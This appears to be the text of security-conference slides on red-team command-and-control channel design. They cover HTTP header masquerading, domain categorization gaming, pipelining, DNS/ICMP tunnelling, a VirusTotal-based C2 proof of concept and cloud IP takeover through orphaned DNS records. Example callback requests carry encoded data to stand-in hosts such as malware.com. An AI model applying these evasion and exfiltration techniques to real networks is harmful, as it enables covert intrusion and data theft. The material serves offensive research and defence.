[**attacker** priorities]

1: **Trust**

- Repositories (categorization, blacklists)
- Takeover primitives
- Piggybacking

2: **Content**

- Masquerading (charset, frequency, volume)

3: **Vector**

- Protocol and port + details
- Orientation and architecture
- Structure limitations

[channel - http]

- Common at the perimeter
- Layered on TCP - **Reliability**
- Complex dialect and usage
 - Encoded binary data isn't rare
- Well supported in languages - **Accessibility**

[channel - http +]

```
POST /cb HTTP/1.1
User-Agent: Mozilla (Win64; x64)
Host: medicalwork.com
Authenticate: basic aW9uZXNjdQ
Connection: Keep-Alive
```

Content: Better masquerading

- Match/extract **user-agent** string
- Use POST requests for limited logging
- Use “**sensitive**” domains – medical / banking
- Embed in **special headers** to avoid inspection

[channel - http domains]

```
GET /cb?info=aW9uZXNjdQ HTTP/1.1
User-Agent: Mozilla (Win64; x64)
Host: wellknown.com
Connection: Keep-Alive
```

Trust: Domain names

- Domain categorization and masquerading
- Expired domains
 - <https://www.expireddomains.net/>
 - <https://www.freshdrop.com/>
 - <https://www.domcop.com>
- Subdomain abuse – [http://\[attacker\].trusted.com](http://[attacker].trusted.com)

[channel - http domains]

```
GET /cb?info=aW9uZXNjdQ HTTP/1.1
User-Agent: Mozilla (Win64; x64)
Host: wellknown.com
Connection: Keep-Alive
```

Trust: Domain categorization

- **Palo Alto** - <https://urlfiltering.paloaltonetworks.com/TestASite.aspx>
- **McAfee** - <https://www.trustedsource.org/en/feedback/url>
- **Blue Coat** - <https://sitereview.bluecoat.com/sitereview.jsp>
- **zVelo** - <https://tools.zvelo.com>
- **Fortinet** - <http://url.fortinet.net/rate/submit.php>
- **Watchguard** - <https://www.watchguard.com/securityportal/UrlCategorization.aspx>

[channel - http domains]

```
GET /cb?info=aW9uZXNjdQ HTTP/1.1
User-Agent: Mozilla (Win64; x64)
Host: wellknown.com
Connection: Keep-Alive
```

Trust: Domain categorization

- Automated tooling
 - <https://github.com/mdsecactivebreach/Chameleon>
 - <https://github.com/threatexpress/domainhunter>
 - <https://github.com/GhostManager/DomainCheck>
 - <https://github.com/Mr-Un1k0d3r/CatMyPhish>

[channel - http pipelining]

GET /help HTTP/1.1
Host: **benign.com**

GET /cb?info=aW9uZXNjdQ HTTP/1.1
Host: **malware.com**

[channel - http pipelining]

Content: Reduce traffic volume

Trust: Add validity to your action space

- Can create benign traffic ahead of a callback
- Interesting alternative to domain fronting
- <https://digi.ninja/blog/pipelining.php>

[channel - http:websocket]

Trust: Less inspection

Vector: Add speed + push/pull

- Gateway support may be limited
- <https://github.com/xorrior/raven>
- <https://github.com/ryhanson/ExternalC2/>

[channel - http/2]

Trust: Less inspection

Vector: Add speed + push/pull

- Gateway support may be is likely limited
- Transfer size reduction
- Binary support – “no more encoding!”
- <https://github.com/Ne0nd0g/merlin>

[layers]

HTTP

DNS

SMB

RDP

IMAP

LDAP

NFS

POP

IMAP

...

Application

Presentation

Session



Transport

Network

...

[channel – dns]



- Limited transfer size (>512 triggers TCP)
 - A = ~**125b** out | **4b** back
 - AAAA = ~**125b** out | **16b** back
 - TXT = ~**125b** out | ~**190b** back
- dnscat2¹ | PowerDNS | DNS-C2 | DNSExfiltrator | etc.
- Simple to detect² (volume, name length, unique subdomains)

¹ <https://github.com/iagox86/dnscat2>

² <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

[channel – dns +]



- Blended C2 approach
 - Use for heartbeats / logic transitions
 - Transfer alternate C2 profiles / encryption keys
- DNS over HTTP – DoHC2¹ | goDoH²
- Implement DNSSEC
- Trade throughput for trusted net blocks - 8.X.X.X

¹ <https://github.com/SpiderLabs/DoHC2>

² <https://github.com/sensepost/goDoH>

[layers]



TCP UDP
ICMP MTCP

...

[channel - icmp]



- Arbitrary payload size
- Simple development
- Popular in the wild^{1 2}
- Simple to detect (entropy, mismatched, size)

¹ <https://blog.trendmicro.com/trendlabs-security-intelligence/phishing-trojan-uses-icmp-packets-to-send-data/>



² https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Symantec_Remsec_IOCs.pdf

[channel - icmp +]

- Alternative codes (timestamp, extended echo, etc.)
- Smaller payloads with more volume
- Traditional echo requests for heartbeats
- Binary lookup tables – single byte flags

[channel - nat punch]

- Demonstrated in pwnat/chownat by Samy Kamkar¹
- Used to learn IP address for UDP NAT bypass
- Can invert traffic orientation

¹ <https://samy.pl/pwnat/>

trust
conflicts

[trusted assets]

- Communication [e-mail | chat | social]
- Operations [b2b | saas | internal | etc]

[poc - addendum]



VirusTotal C2 - Proof of Concept

- Stuffs data into office document properties
- Tracks sample uploads using comments
- Handles large payloads gracefully (1MB+)
- Ideal for static stages / downloads

[poc - addendum]

[poc - addendum]

```
C:\Users\Nick\Documents\Projects\Addendum  
λ python addendum.py █
```

A composite image featuring a city skyline at sunset at the bottom, a large glowing green sphere with a ring in the middle, and a starry night sky with flying saucers at the top. The text 'cloud abuse & takeover' is overlaid on the right side.

cloud abuse
&
takeover

[the “cloud”]

AWS	47%
Azure	22%
Alibaba	8%
GCP	7%
	84%

- CDN endpoints
- Serverless architectures
- File hosting
- Message queues
- VPNs

- Lots of functionality – opportunity for abuse **but**
- We’ll stay focused on C2 primitives

[the “issue”]

Trust boundaries

² <https://github.com/aws/chalice>

[takeover primitives]

DNS v Dynamic Stuff

- Orphaned records are common
- Prior research in the area
 - Analysis of DNS in CyberSecurity¹
 - AWS Route53 nameserver takeover²
 - 3rd party object re-collection³
 - Practical guide to subdomain takeover⁴
 - The Orphaned Internet: Taking over 120k domains⁵

¹ <https://is.muni.cz/th/byrdn/Thesis.pdf>

² <https://0xpatrik.com/subdomain-takeover-ns/>

³ <https://github.com/EdOverflow/can-i-take-over-xyz>

⁴ <https://www.exploit-db.com/docs/46415>

⁵ <https://bit.ly/2ggHlzn>

[takeover primitives]



- Two primary schools of thought:
 1. Go after CNAME records
 2. Go after NS records
- What about others?
 - Can we target IP-based records?

“How quickly could we collect new addresses?”

“How would we accurately check for an orphan record?”

[ip hunting concept]

[record sets]

- PTR Records ?
- Rapid7 OpenDNS¹
- Verisign Top Level Zone File²
- WhoisXMLAPI Database³
- **SecurityTrails**⁴

¹ <https://opendata.rapid7.com/>

² https://www.verisign.com/en_US/channel-resources/domain-registry-products/zone-file/index.xhtml

³ <https://dns-database-download.whoisxmlapi.com/>

⁴ <https://securitytrails.com/corp/pricing>

[poc - cloud racoon]

Cloud IP Hunting - Proof of Concept

- Hunts for IPs linked to orphaned DNS records
- Uses cloud APIs for fast cycling
- Lookup is performed via SecurityTrails
- Tooling available for **AWS**, **Azure**, and **GCP**

[poc - cloud racoon]

```
PS C:\Users\Nick\Documents\Research\CloudTakeover\CloudRacoon> python .\racoon_aws.py
```

final
thoughts

[key points]

- **C2 is a very complex discipline**
 - Implementations vary greatly
 - Any particular design is rarely random
- **Lots of public information is already available**
 - None of this is “theoretical” anymore
- **We need to start solving these new problems**
 - 3rd party abuse is growing
 - Cloud represents very unique challenges

[what wasn't covered]

- **Offensive Infrastructure**

- Asset collection and security
- Traffic redirection
- Stage segmentation

- **Architecture Details**

- Integrating code with a C2 methodology
- Encoding or encryption details
- Language selection or framework limitation
- Implementation Costs
